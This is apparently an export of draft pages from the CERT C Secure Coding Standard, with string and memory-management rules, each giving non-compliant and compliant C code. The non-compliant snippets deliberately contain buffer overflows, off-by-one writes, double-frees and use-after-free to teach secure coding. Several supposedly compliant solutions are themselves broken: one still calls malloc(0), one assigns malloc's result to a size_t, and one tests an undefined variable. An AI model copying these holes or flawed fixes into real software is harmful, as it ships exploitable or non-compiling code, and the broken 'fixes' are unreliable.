Reading a character at a time provides more flexibility in controlling behavior without additional performance overhead.

Non-Compliant Code Example: `scanf()`

The `scanf()` function is used to read and format input from `stdin`. Improper use of `scanf()` may may result in an unbounded copy. In the The code below the call to `scanf()` does not limit the amount of data read into `buf`. If more than 9 characters are read, then a buffer overflow occurs.

```
  char buf[10];
  scanf("%s",buf);
```

Compliant Solution: `scanf()`

The number of characters read by scanf() can be bounded by using format specifier supplied to `scanf()`.

```
  char buf[10];
  scanf("%9s",buf);
```

Risk Assessment

Copying data from an unbounded source to a buffer of fixed size may result in a buffer overflow.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
STR31-C	**3** (high)	**3** (likely)	**2** (low)	**P18**	**L1**

References

- Seacord 05 Chapter 2 Strings
- ISO/IEC 9899-1999 Section 7.19 Input/output <stdio.h>
- ISO/IEC TR 24731-2006 Section 6.5.4.1 The gets_s function
- NIST 06 SAMATE Reference Dataset Test Case ID 000-000-088
- Lai 06
- Drepper 06 Section 2.1.1 Respecting Memory Bounds

STR31-C. Guarantee that storage for strings has sufficient space for character data and the null terminator

This page last changed on Mar 19, 2007 by ods.

Copying data in to a buffer that is not large enough to hold that data results in a buffer overflow. While not limited to Null Terminated Byte Strings (NTBS), this type of error often occurs when manipulating NTBS data. To prevent such errors, limit copies either through truncation (although consult STR03-A. Do not inadvertently truncate a null terminated byte string for problems that may cause) or, preferably, ensure that the destination is of sufficient size to hold the character data to be copied and the null-termination character.

Non-Compliant Code Example: `strcpy()`

Arguments read from the command line and stored in process memory. The function `main()`, called at program startup, is typically declared as follows when the program accepts command line arguments:

```
int main(int argc, char *argv[]) { /* ... */ }
```

Command line arguments are passed to `main()` as pointers to null-terminated byte strings in the array members `argv[0]` through `argv[argc-1]`. If the value of `argc` is greater than zero, the string pointed to by `argv[0]` represents the program name. If the value of `argc` is greater than one, the strings pointed to by `argv[1]` through `argv[argc-1]` represent the program parameters. In the following definition for `main()` the array members `argv[0]` through `argv[argc-1]` inclusive contain pointers to null-terminated byte strings.

The parameters `argc` and `argv` and the strings pointed to by the `argv` array are not modifiable by the program, and retain their last-stored values between program startup and program termination. This requires that a copy of these parameters be made before the strings can be modified. Vulnerabilities can occur when inadequate space is allocated to copy a command line argument. In this example, the contents of `argv[0]` can be manipulated by an attacker to cause a buffer overflow:

```
int main(int argc, char *argv[]) {
  ...
  char prog_name[128];
  strcpy(prog_name, argv[0]);
  ...
}
```

Compliant Solution: `strcpy()`

The `strlen()` function should be used to determine the length of the strings referenced by `argv[0]` through `argv[argc-1]` so that adequate memory can be dynamically allocated:

```
int main(int argc, char *argv[]) {
  ...
  char * prog_name = malloc(strlen(argv[0])+1);
  if (prog_name != NULL) {
```

```
    strcpy(prog_name, argv[0]);
  }
  else {
    /* Couldn't get the memory - recover */
  }
  ...
}
```

Compliant Solution: `strcpy_s()`

The `strcpy_s()` function provides additional safeguards, including accepting the size of the destination buffer as an additional argument [STR00-A].

```
int main(int argc, char *argv[]) {
    ...
    char * prog_name;
    size_t prog_size;

    prog_size = strlen(argv[0])+1;
    prog_name = malloc(prog_size);

    if (prog_name != NULL) {
        if (strcpy_s(prog_name, prog_size, argv[0])) {
            /* Handle strcpy_s() error */
        }
    }
    else {
        /* Couldn't get the memory - recover */
    }
    ...
}
```

Non-Compliant Code Example

The following example, taken from Dowd demonstrates what is commonly referred to as an *off-by-one* error. The loop copies data from `src` to `dest`. However, the null terminator may incorrectly be written one byte past the end of `dest`. The flaw exists because the loop does not account for the null termination character that must be appended to `dest`.

```
...
for (i=0; src[i] && (i <sizeof(dest)); i++) {
  dest[i] = src[i];
}
dest[i] = '\0';
...
```

Compliant Solution

To correct this example, the terminating condition of the loop must be modified to account for the null termination character that is appended to `dest`.

```
...
for (i=0; src[i] && (i <sizeof(dest)-1); i++) {
  dest[i] = src[i];
}
```

```
dest[i] = '\0';
...
```

Non-Compliant Code Example: `getenv()`

The `getenv()` function searches an environment list, provided by the host environment, for a string that matches the string pointed to by name. The set of environment names and the method for altering the environment list are implementation-defined. Environment variables can be arbitrarily large, and copying them into fixed length arrays without first determining the size and allocating adequate storage can result in a buffer overflow.

```
...
char buff[256];
strcpy(buff, getenv("EDITOR"));
...
```

Compliant Solution: `getenv()`

Environmental variables are loaded into process memory when the program is loaded. As a result, the length of these null-terminated byte strings can be determined by calling the `strlen()` function and the resulting length used to allocate adequate dynamic memory:

```
...
char *editor;
char *buff;

editor = getenv("EDITOR");
if (editor) {
  buff = malloc(strlen(editor)+1);
  if (!buff) {
    /* Handle malloc() Error */
  }
  strcpy(buff, editor);
}
...
```

Risk Assessment

Copying NTBS data to a buffer that is too small to hold that data results in a buffer overflow. Attackers can use this to execute arbitrary code.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
STR31-C	**3** (medium)	**3** (probable)	**2** (medium)	**P18**	**L1**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERT website.

References

[Dowd 06] Chapter 7, "Program Building Blocks" (Loop Constructs 327-336)
[ISO/IEC 9899-1999] Section 7.1.1, "Definitions of terms," Section 7.21, "String handling <string.h>," Section 5.1.2.2.1, "Program startup," and Section 7.20.4.5, "The getenv function"
[Seacord 05] Chapter 2, "Strings"
Vulnerabilities

STR32-C. Guarantee that all byte strings are null-terminated

This page last changed on Mar 20, 2007 by pdc@sei.cmu.edu.

Null-terminated byte strings are, by definition, null-terminated. String operations cannot determine the length or end of strings that are not properly null-terminated, which can consequently result in buffer overflows and other undefined behavior.

Non-Compliant Code Example

The standard functions `strncpy()` and `strncat()` do not guarantee that the resulting string is null terminated. If there is no null character in the first `n` characters of the source array, the result may not be null-terminated, as in this example:

```
char a[16];
strncpy(a, "0123456789abcdef", sizeof(a));
```

Compliant Solution 1

The correct solution depends on the programmer's intent. If the intent was to truncate a string but ensure that the result was a null-terminated string, this solution can be used:

```
char a[16];
strncpy(a, "0123456789abcdef", sizeof(a)-1);
a[sizeof(a)-1] = '\0';
```

Compliant Solution 2

If the intent is to copy without truncation, this example will copy the data and guarantee that the resulting null-terminated byte string is null-terminated. If the string cannot be copied it is handled as an error condition.

```
char *string_data = "0123456789abcdef";
char a[16];
...
if (string_data) {
  if (strlen(string_data) < sizeof(a)) {
    strcpy(a, string_data);
  }
  else {
    /* handle string too large condition */
  }
}
else {
  /* handle null string condition */
}
```

Compliant Solution 3

The `strncpy_s()` function copies not more than a maximum number `n` of successive characters (characters that follow a null character are not copied) from the source array to a destination array. If no null character was copied from the source array, then the `n`th position in the destination array is set to a null character, guaranteeing that the resulting string is null-terminated.

This compliant solution also guarantees that the string is null-terminated.

```
#define A_SIZE 16

char *string_data;
char a[A_SIZE];
...
if (string_data) {
  strncpy_s(a, sizeof(a), string_data, 5);
}
else {
  /* handle null string condition */
}
```

Exception

An exception to this rule applies if the intent of the programmer is to convert a null-terminated byte string to a character array. To be compliant with this standard, this intent must be clearly stated in comments.

Risk Assessment

Failure to properly null terminate null-terminated byte strings can result in buffer overflows and the execution of arbitrary code with the permissions of the vulnerable process by an attacker.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
STR32-C	**3** (high)	**2** (probable)	**2** (medium)	**P12**	**L1**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.1.1, "Definitions of terms," and Section 7.21, "String handling <string.h>"
[Seacord 05] Chapter 2, "Strings"
[ISO/IEC TR 24731-2006] Section 6.7.1.4, "The strncpy_s function"
[Viega 05] Section 5.2.14, "Miscalculated null termination"

STR33-C. Size wide character strings correctly

This page last changed on Mar 20, 2007 by pdc@sei.cmu.edu.

Wide character strings may be improperly sized when they are mistaken for "narrow" strings or for multi-byte character strings. Incorrect string sizes can lead to buffer overflows when used, for example, to allocate an inadequately sized buffer.

Non-Compliant Code Example 1

In this non-compliant code example, the `strlen()` function is used to determine the size of a wide character string.

```
...
wchar_t wide_str1[] = L"0123456789";
wchar_t *wide_str2 = malloc(strlen(wide_str1) + 1);
if (wide_str2 == NULL) {
/* Handle malloc() Error */
}
...
```

The `strlen()` function counts the number of characters in a null-terminated byte string preceeding the terminating null byte. However, wide characters contain null bytes, particularly when taken from the ASCII character set as in this example. As a result the `strlen()` function will return the number of bytes preceeding the first null byte in the string.

Platform Specific Details

Microsoft Visual C++ .NET generates an incompatible type warning at warning level `/W2` and higher. When run on an IA-32 platform, this example allocated 2 bytes.

Non-Compliant Code Example 2

In this non-compliant code example, the `wcslen()` function is used to determine the size of a wide character string, but the length is not multiplied by the `sizeof(wchar_t)`.

```
...
wchar_t wide_str1[] = L"0123456789";
wchar_t *wide_str3 = malloc(wcslen(wide_str1) + 1);
if (wide_str3 == NULL) {
/* Handle malloc() Error */
}
...
```

Compliant Solution

This compliant solution correctly calculates the number of bytes required to contain a copy of the wide string (including the termination character).

```
...
wchar_t wide_str1[] = L"0123456789";
wchar_t *wide_str2 = malloc((wcslen(wide_str1) + 1) * sizeof(wchar_t));
if (wide_str2 == NULL) {
/* Handle malloc() Error */
}
...
```

Risk Assessment

Failure to correctly determine the size of a wide character string can lead to buffer overflows and the execution of arbitrary code by an attacker.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
STR33-C	**3** (medium)	**3** (probable)	**2** (medium)	P18	L1

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERT website.

References

[Viega 05] Section 5.2.15, "Improper string length checking"
[ISO/IEC 9899-1999] Section 7.21, "String handling <string.h>"
[Seacord 05a] Chapter 2, "Strings"

08. Memory Management Functions (MEM)

This page last changed on Mar 20, 2007 by pdc@sei.cmu.edu.

Dynamic memory management is a common source of programming flaws that can lead to security vulnerabilities. Decisions regarding how dynamic memory is allocated, used, and deallocated are the burden of the programmer. Poor memory management can lead to security issues such as heap-buffer overflows, dangling pointers, and double-free issues [Seacord 05]. From the programmer's perspective, memory management involves allocating memory, reading and writing to memory, and deallocating memory.

The following rules and recommendations are designed to reduce the common errors associated with memory management. These guidelines address common misunderstandings and errors in memory management that lead to security vulnerabilities.

These guidelines apply to the following standard memory management routines described in C99 Section 7.20.3:

```
void *malloc(size_t size);
void *calloc(size_t nmemb, size_t size);
void *realloc(void *ptr, size_t size);
void free(void *ptr);
```

The specific characteristics of these routines are based on the compiler used. With a few exceptions, this document considers only the general and compiler-independent attributes of these routines.

Recommendations

MEM00-A. Allocate and free memory in the same module, at the same level of abstraction

MEM01-A. Set pointers to dynamically allocated memory to NULL after they are released

MEM02-A. Do not cast the return value from malloc()

MEM03-A. Clear sensitive information stored in dynamic memory prior to deallocation

Rules

MEM30-C. Do not access freed memory

MEM31-C. Free dynamically allocated memory exactly once

MEM32-C. Detect and handle critical memory allocation errors

MEM33-C. Do not assume memory allocation routines initialize memory

MEM34-C. Only free memory allocated dynamically

MEM35-C. Ensure that size arguments to memory allocation functions are correct

MEM36-C. Do not make assumptions about the result of allocating 0 bytes

MEM37-C. Ensure that size arguments to calloc() do not result in an integer overflow

Risk Assessment Summary

Recommendatio	Severity	Likelihood	Remediation Cost	Priority	Level
MEM00-A	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**
MEM01-A	**3** (high)	**2** (probable)	**3** (low)	**P18**	**L1**
MEM02-A	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**
MEM03-A	**2** (medium)	**1** (unlikely)	**3** (low)	**P6**	**L2**

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MEM30-C	**3** (high)	**3** (likely)	**2** (medium)	**P18**	**L1**
MEM31-C	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**
MEM32-C	**1** (high)	**3** (likely)	**2** (high)	**P6**	**L1**
MEM33-C	**2** (medium)	**1** (unlikely)	**3** (low)	**P6**	**L2**
MEM34-C	**1** (high)	**3** (likely)	**2** (high)	**P6**	**L1**
MEM35-C	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**
MEM36-C	**3** (high)	**2** (probable)	**2** (medium)	**P12**	**L1**
MEM37-C	**3** (high)	**1** (low)	**1** (high)	**P12**	**L1**

References

[ISO/IEC 9899-1999] Section 7.20.3, "Memory management functions"
[Seacord 05] Chapter 4, "Dynamic Memory Management"

Adopt consistent guidelines for memory allocation and de-allocation

This page last changed on Jul 21, 2006 by jsg.

Do not make assumptions about the result of malloc(0)

This page last changed on Jun 20, 2006 by robert.

The result of malloc(0) is undefined. From a practical standpoint, malloc(0) can lead to programming errors with critical security implications, such as buffer overflows. This occurs because the result of malloc(0) may not considered an error, thus the pointer returned by malloc may not be NULL. Instead, this pointer may reference a block of memory on the heap of size zero. If memory is fetched from, or stored in this a location serious error could occur. Numerous, vulnerabilities may allow malloc(0) to occur, such as VU#179014, VU#226184, and VU#855118.

Non-compliant Code Example 1

In this example, the user defined function calc_size (not shown) is used to calculate the size of the string other_srting. The result of calc_size is returned to str_size and used as the size parameter in a call to calloc. However, if calc_size returned zero, then when the strncpy is executed, a heap buffer overflow will occur.

```
size_t str_size = calc_size(other_string);
char *str_copy = malloc(str_size);
strncpy(str_copy, other_string, str_size);
```

Compliant Solution 1

To assure that zero (0) is never passed as a size argument to malloc, a check must be made on the size parameter.

```
size_t str_size = calc_size(other_string);
char *str_copy = malloc(str_size);
if (str_size != 0) {
  strncpy(str_copy, other_string, str_size);
}
```

Do not make assumptions about the result of malloc(0) or calloc(0)

This page last changed on Jun 23, 2006 by jsg.

The result of malloc(0) and calloc(0 is undefined. From a practical standpoint, calloc(0) and malloc(0) can lead to programming errors with critical security implications, such as buffer overflows. This occurs because the result of calloc(0) and malloc(0) may not considered an error, thus the pointer returned may not be NULL. Instead, the pointer may reference a block of memory on the heap of size zero. If memory is fetched from, or stored in this a location serious error could occur. Numerous, vulnerabilities may allow calloc(0) or malloc(0) to occur, such as VU#179014, VU#226184, and VU#855118.

Non-compliant Code Example 1

In this example, the user defined function calc_size (not shown) is used to calculate the size of the string other_srting. The result of calc_size is returned to str_size and used as the size parameter in a call to calloc. However, if calc_size returned zero, then when the strcpy is executed, a heap buffer overflow will occur.

```
size_t str_size = calc_size(other_string);
char *str_copy = malloc(str_size);
strcpy(str_copy, other_string);
```

Compliant Code Example 1

To assure that zero (0) is never passed as a size argument to malloc, a check must be made on the size parameter.

```
size_t str_size = calc_size(other_string);
if (str_size != 0) {
  char *str_copy = malloc(str_size);
  strcpy(str_copy, other_string);
}
```

Do not use user-defined functions as parameters to allocation routines

This page last changed on Jun 20, 2006 by robert.

Using user-defined functions to calculate the amount of memory to allocate is a common practice that may sometimes be necessary. However, if the function to calculate the size parameter is flawed, the wrong amount of memory may be allocated causing a program to behave in an unpredictable or unplanned manner, and may provide an avenue for attack. To eliminate errors resulting from user-defined functions used in conjunction with allocation routines, another layer of verification is necessary. This will assure the function completed as planned.

To reduce complexity and build-in additional validation, user-defined functions should not be used as direct parameters to dynamic allocation routines. Ideally, the results of such functions should be stored in a variable and check to assure that its value is valid.

Non-compliant Code Example 1

This code illustrates a common error that may occur when using user-defined function directly as a size parameter. The user-defined function, calc, should read a user-supplied data from standard input returning the number of characters read. However, calc contains a defect. If no characters are entered, then calc will return 0. Because there is no validation on the result of calc, a malloc(0) could occur.

```
#include <stdlib.h>
#include <stdio.h>

#define MAXLINE 1000

size_t calc() {
  char line[MAXLINE], c;
  size_t size = 0;
  while ( (c = getchar()) != EOF && c != '\n') {
    line[size] = c;
    size++;
    if (size >= MAXLINE)
      break;
  }
  return size;
}
int main(void) {
  char * line = malloc(calc());
  printf("%d\n",size);
}
```

Compliant Solution 1

The result of calc is not supplied directly to malloc. Instead, the result of calc is stored in the variable size and checked for the exceptional condition of being 0. This modification reduces the complexity of the line of code that calls malloc and adds an additional layer of validation, thus reducing the chances of error.

```
#include <stdlib.h>
#include <stdio.h>

#define MAXLINE 1000

size_t calc() {
```

```
  char line[MAXLINE], c;
  size_t size = 0;
  while ( (c = getchar()) != EOF && c != '\n') {
    line[size] = c;
    size++;
    if (size >= MAXLINE)
      break;
  }
  return size;
}
int main(void) {
  size_t size = malloc(calc());
  if (size > 0)
    char * line = malloc(size)
}
```

MEM00-A. Allocate and free memory in the same module, at the same level of abstraction

This page last changed on Mar 21, 2007 by pdc@sei.cmu.edu.

Allocating and freeing memory in different modules and levels of abstraction burdens the programmer with tracking the lifetime of that block of memory. This may cause confusion regarding when and if a block of memory has been allocated or freed, leading to programming defects such as double-free vulnerabilities, accessing freed memory, or writing to unallocated memory.

To avoid these situations, it is recommended that memory be allocated and freed at the same level of abstraction, and ideally in the same code module.

The affects of not following this recommendation are best demonstrated by an actual vulnerability. Freeing memory in different modules resulted in a vulnerability in MIT Kerberos 5 MITKRB5-SA-2004-002 . The problem was that the MIT Kerberos 5 code contained error-handling logic, which freed memory allocated by the ASN.1 decoders if pointers to the allocated memory were non-null. However, if a detectable error occured, the ASN.1 decoders freed the memory that they had allocated. When some library functions received errors from the ASN.1 decoders, they also attempted to free, causing a double-free vulnerability.

Non-Compliant Code Example

This example demonstrates an error that can occur when memory is freed in different functions. First, an array of integers is dynamically allocated. The array, which is referred to by `list` and its size, `number`, are then passed to `func2`. If the number of elements in the array is greater than the value `MIN_SIZE_ALLOWED`, the array is processed. Otherwise, it is assumed an error has occurred, `list` is freed, and the function returns. If the error occurs in `func2`, the dynamic memory referred to by `list` will be freed twice: once in `func2` and again at the end of `func1`.

```
#define MIN_SIZE_ALLOWED 10

void func2(int *list, size_t list_size) {
  if (size < MIN_SIZE_ALLOWED) {
    /* Handle Error Condition */
    free(list);
    return;
  }
  /* Process list */
}

void func1 (size_t number) {
  int *list = malloc (number * sizeof(int));
  if (list == NULL) {
    /* Handle Allocation Error */
  }
  func2(list,number);

  /* Continue Processing list */

  free(list);
}
```

Compliant Solution

To correct this problem, the logic in the error handling code should be changed so that it no longer frees `list`. This change ensures that `list` is freed only once, in `func1`.

```
#define MIN_SIZE_ALLOWED 10

void func2(int *list, size_t list_size) {
  if (size < MIN_SIZE_ALLOWED) {
     /* Handle Error Condition */
      return;
  }
  /* Process list */
}

void func1 (size_t number) {
  int *list = malloc (number * sizeof(int));
  if (list == NULL) {
    /* Handle Allocation Error */
  }
  func2(list,number);

  /* Continue Processing list */

  free(list);
}
```

Risk Assessment

The mismanagement of memory can lead to freeing memory multiple times or writing to already freed memory. Both of these problems can result in an attacker executing arbitrary code with the permissions of the vulnerable process. Memory management errors can also lead to resource depletion and denial-of-service attacks.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MEM00-A	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERTwebsite.

References

[ISO/IEC 9899-1999] Section 7.20.3, "Memory Management Functions"
[Seacord 05] Chapter 4, "Dynamic Memory Management"
[Plakosh 05]
[MIT Kerberos 5 Security Advisory 2004-002]

MEM01-A. Set pointers to dynamically allocated memory to NULL after they are released

This page last changed on Mar 21, 2007 by pdc@sei.cmu.edu.

A simple yet effective way to avoid double-free and access-freed-memory vulnerabilities is to set pointers to `NULL` after they have been freed. Calling `free()` on a `NULL` pointer results in no action being taken by `free()`. Thus, it is recommended that freed pointers be set to `NULL` to help eliminate memory related vulnerabilities.

Non-Compliant Code Example

In this example, the type of a message is used to determine how to process the message itself. It is assumed that `message_type` is an integer and `message` is a pointer to an array of characters that were allocated dynamically. If `message_type` equals `value_1`, the message is processed accordingly. A similar operation occurs when `message_type` equals `value_2`. However, if `message_type == value_1` evaluates to true and `message_type == value_2` also evaluates to true, then `message` will be freed twice, resulting in an error.

```
if (message_type == value_1) {
  /* Process message type 1 */
  free(message);
}
/* ...*/
if (message_type == value_2) {
   /* Process message type 2 */
  free(message);
}
```

Compliant Solution

As stated above, calling `free()` on a `NULL` pointer results in no action being taken by `free()`. By setting `message` equal to `NULL` after it has been freed, the double-free vulnerability has been eliminated.

```
if (message_type == value_1) {
  /* Process message type 1 */
  free(message);
  message = NULL;
}
/* ...*/
if (message_type == value_2) {
  /* Process message type 2 */
  free(message);
  message = NULL;
}
```

Risk Assessment

Setting pointers to null after memory has been freed is a simple and easily implemented solution for reducing dangling pointers. Dangling pointers can result in freeing memory multiple times or in writing to memory that has already been freed. Both of these problems can lead to an attacker executing arbitrary

code with the permissions of the vulnerable process.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MEM01-A	**3** (high)	**2** (probable)	**3** (low)	**P18**	**L1**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.20.3.2, "The free function"
[Seacord 05] Chapter 4, "Dynamic Memory Management"
[Plakosh 05]

MEM02-A. Do not cast the return value from malloc()

This page last changed on Mar 19, 2007 by ods.

With the introduction of `void *` pointers in the ANSI/ISO C Standard, explicitly casting the result of a call to `malloc` is no longer necessary and may even produce unexpected behavior if `<stdlib.h>` is not included.

Non-Compliant Code Example

If `stdlib.h` is not included, the compiler makes the assumption that `malloc()` has a return type of `int`. When the result of a call to `malloc()` is explicitly cast to a pointer type, the compiler assumes that the cast from `int` to a pointer type is done with full knowledge of the possible outcomes. This may lead to behavior that is unexpected by the programmer.

```
char *p = (char *)malloc(10);
```

Compliant Solution

By ommiting the explicit cast to a pointer, the compiler can determine that an `int` is attempting to be assigned to a pointer type and will generate a warning that may easily be corrected.

```
#include <stdlib.h>
...
char *p = malloc(10);
```

Exceptions

The return value from `malloc()` may be cast in C code that needs to be compatible with C++, where explicit casts from `void *` are required.

Risk Assessment

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MEM02-A	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[Summit 05] Question 7.7, Question 7.7b

MEM03-A. Clear sensitive information stored in dynamic memory prior to deallocation

This page last changed on Mar 19, 2007 by ods.

Dynamic memory managers are not required to clear freed memory and generally do not because of the additional runtime overhead. Furthermore, dynamic memory managers are free to reallocate this same memory. As a result, it is possible to accidently leak sensitive information if it is not cleared before calling a function that frees dynamic memory. Programmers cannot rely on memory being cleared during allocation either [MEM33-C].

In practice, this type of security flaw can expose sensitive information to unintended parties. The Sun tarball vulnerability discussed in *Secure Coding Principles & Practices: Designing and Implementing Secure Applications* [Graf 03] and Sun Security Bulletin #00122 illustrates a violation of this recommendation leading to sensitive data being leaked. Attackers may also be able to leverage this defect to retrieve sensitive information using techniques such as *heap inspection*.

To prevent information leakage, sensitive information must be cleared from dynamically allocated buffers before they are freed.

Non-Compliant Code Example: `free()`

Calling `free()` on a block of dynamic memory causes the space to be deallocated, that is, the memory block is made available for future allocation. However, the data stored in the block of memory to be recycled may be preserved. If this memory block contains sensitive information, that information may be unintentionally exposed.

In this example, sensitive information stored in the dynamically allocated memory referenced by `secret` is copied to the dynamically allocated buffer, `new_secret`, which is processed and eventually deallocated by a call to `free()`. Because the memory is not cleared, it may be reallocated to another section of the program where the information stored in `new_secret` may be unintentionally leaked.

```
...
char *new_secret;
size_t size = strlen(secret);
if (size == SIZE_MAX) {
  /* Handle Error */
}

new_secret = malloc(size+1);
if (!new_secret) {
  /* Handle Error */
}
strcpy(new_secret, secret);

/* Process new_secret... */

free(new_secret);
...
```

Compliant Solution: `free()`

To prevent information leakage, dynamic memory containing sensitive information should be sanitized before being freed. This is commonly accomplished by clearing the allocated space (that is, filling the space with `'\0'` characters).

```
...
char *new_secret;
size_t size = strlen(secret);
if (size == SIZE_MAX) {
  /* Handle Error */
}
/* use calloc() to zero-out allocated space */
new_secret = calloc(size+1,sizeof(char));
if (!new_secret) {
  /* Handle Error */
}
strcpy(new_secret, secret);

/* Process new_secret... */

/* sanitize memory  */
memset(new_secret, '\0', size);
free(new_secret);
...
```

The `calloc()` function ensures that the newly allocated memory has also been cleared. Because `sizeof(char)` is guaranteed to be 1, this solution does not need to check for a numeric overflow as a result of using `calloc()` [MEM37-C].

Non-Compliant Code Example: `realloc()`

Reallocating memory using the `realloc()` function is a degenerative case of freeing memory. The `realloc()` function deallocates the old object and returns a pointer to a new object.

Using `realloc()` to resize dynamic memory may inadvertently expose sensitive information, or it may allow heap inspection as described in Fortify's *Taxonomy of Software Security Errors* [vulncat] and NIST's *Source Code Analysis Tool Functional Specification* [NIST 06b]. When `realloc()` is called it may allocate a new, larger object, copy the contents of `secret` to this new object, `free()` the original object, and assign the newly allocated object to `secret`. However, the contents of the original object may remain in memory.

```
...
size_t secret_size;
...
if (secret_size > SIZE_MAX/2) {
   /* handle error condition */
}

secret = realloc(secret, secret_size * 2);
...
```

A test is added at the beginning of this code to make sure that the integer multiplication does not result in an integer overflow [INT32-C].

Compliant Solution: `realloc()`

A compliant program cannot rely on `realloc()` because it is not possible to clear the memory prior to the call.
Instead, a custom function must be used that operates similar to `realloc()` but sanitizes sensitive information as heap-based buffers are resized. Again, this is done by overwriting the space to be deallocated with `'\0'` characters.

```
...
size_t secret_size;
...
if (secret_size > SIZE_MAX/2) {
   /* handle error condition */
}
/* calloc() initializes memory to zero */
temp_buff = calloc(secret_size * 2, sizeof(char));
if (temp_buff == NULL) {
 /* Handle Error */
}

memcpy(temp_buff, secret, secret_size);

/* sanitize the buffer */
memset(secret, '\0', secret_size);

free(secret);
secret = temp_buff; /* install the resized buffer */
temp_buff = NULL;
...
```

The `calloc()` function ensures that the newly allocated memory has also been cleared. Because `sizeof(char)` is guaranteed to be 1, this solution does not need to check for a numeric overflow as a result of using `calloc()` [MEM37-C].

Risk Assessment

Failure to clear dynamic memory can result in leaked information.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MEM03-A	**2** (medium)	**1** (unlikely)	**3** (low)	**P6**	**L2**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[Graff 03]
[ISO/IEC 9899-1999] Section 7.20.3, "Memory management functions"
[NIST 06b]

MEM30-C. Do not access freed memory

This page last changed on Mar 21, 2007 by pdc@sei.cmu.edu.

Accessing memory once it is freed may corrupt the data structures used to manage the heap. References to memory that has been deallocated are referred to as *dangling pointers*. Accessing a dangling pointer can lead to security vulnerabilities.

When memory is freed, its contents may remain intact and accessible. This is because it is at the memory manager's discretion when to reallocate or recycle the freed chunk. The data at the freed location may appear valid. However, this can change unexpectedly, leading to unintended program behavior. As a result, it is necessary to guarantee that memory is not written to or read from once it is freed.

Non-Compliant Code Example

This example from Kerrighan & Ritchie [Kerrighan 88] shows items being deleted from a linked list. Because `p` is freed before the `p->next` is executed, `p->next` reads memory that has already been freed.

```
for(p = head; p != NULL; p = p->next) {
  free(p);
}
```

Compliant Solution

To correct this error, a reference to `p->next` is stored in `q` before freeing `p`.

```
for (p = head; p != NULL; p = q) {
  q = p->next;
  free(p);
}
```

Non-Compliant Code Example

In this example, `buff` is written to after it has been freed. These vulnerabilities can be relatively easily exploited to run arbitrary code with the permissions of the vulnerable process and are seldom this obvious. Typically, allocations and frees are far removed making it difficult to recognize and diagnose these problems.

```
int main(int argc, char *argv[]) {
  char *buff;

  buff = malloc(BUFSIZE);
  if (!buff) {
     /* handle error condition */
  }
  ...
  free(buff);
  ...
  strncpy(buff, argv[1], BUFSIZE-1);
```

```
}
```

Compliant Solution

Do not free the memory until it is no longer required.

```
int main(int argc, char *argv[]) {
  char *buff;

  buff = malloc(BUFSIZE);
  if (!buff) {
     /* handle error condition */
  }
  ...
  strncpy(buff, argv[1], BUFSIZE-1);
  ...
  free(buff);

}
```

Risk Assessment

Reading memory that has already been freed can lead to abnormal program termination and denial-of-service attacks. Writing memory that has already been freed can lead to the execution of arbitrary code with the permissions of the vulnerable process.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MEM30-C	**3** (high)	**3** (likely)	**2** (medium)	**P18**	**L1**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERTwebsite.

References

[ISO/IEC 9899-1999] Section 7.20.3.2, "The free function"
[Seacord 05] Chapter 4, "Dynamic Memory Management"
[Kerrighan 88] Section 7.8.5, "Storage Management"
OWASP, Using freed memory
[Viega 05] Section 5.2.19, "Using freed memory"

MEM31-C. Free dynamically allocated memory exactly once

This page last changed on Mar 21, 2007 by pdc@sei.cmu.edu.

Freeing memory multiple times has similar consequences to accessing memory after it is freed. The underlying data structures that manage the heap can become corrupted in a way that could introduce security vulnerabilities into a program. These types of issues are referred to as double-free vulnerabilities. In practice, double-free vulnerabilities can be exploited to execute arbitrary code. VU#623332, which describes a double-free vulnerability in the MIT Kerberos 5 function krb5_recvauth(), is one example. To eliminate double-free vulnerabilities, it is necessary to guarantee that dynamic memory is freed exactly one time. Programmers should be wary when freeing memory in a loop or conditional statement; if coded incorrectly, these constructs can lead to double-free vulnerabilities.

Non-Compliant Code Example

In this example, the memory referred to by `x` may be freed twice: once if `error_condition` is true and again at the end of the code.

```
x = malloc (number * sizeof(int));
if (x == NULL) {
  /* Handle Allocation Error */
}
/* ... */
if (error_conditon == 1) {
  /* Handle Error Condition*/
  free(x);
}
/* ... */
free(x);
```

Compliant Solution

Only free a pointer to dynamic memory referred to by `x` once. This is accomplished by removing the call to `free()` in the section of code executed when `error_condition` is true.

```
x = malloc (number * sizeof(int));
if (x == NULL) {
  /* Handle Allocation Error */
}
/* ... */
if (error_conditon == 1) {
  /* Handle Error Condition*/
}
/* ... */
free(x);
```

Risk Assessment

Freeing memory multiple times can result in an attacker executing arbitrary code with the permissions of the vulnerable process.

Rule	Severity	Likelihood	Remediation	Priority	Level

			Cost		
MEM31-C	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERTwebsite.

References

[VU#623332]
[MIT 05]
OWASP, Double Free
[Viega 05] "Doubly freeing memory"

MEM32-C. Detect and handle critical memory allocation errors

This page last changed on Mar 21, 2007 by pdc@sei.cmu.edu.

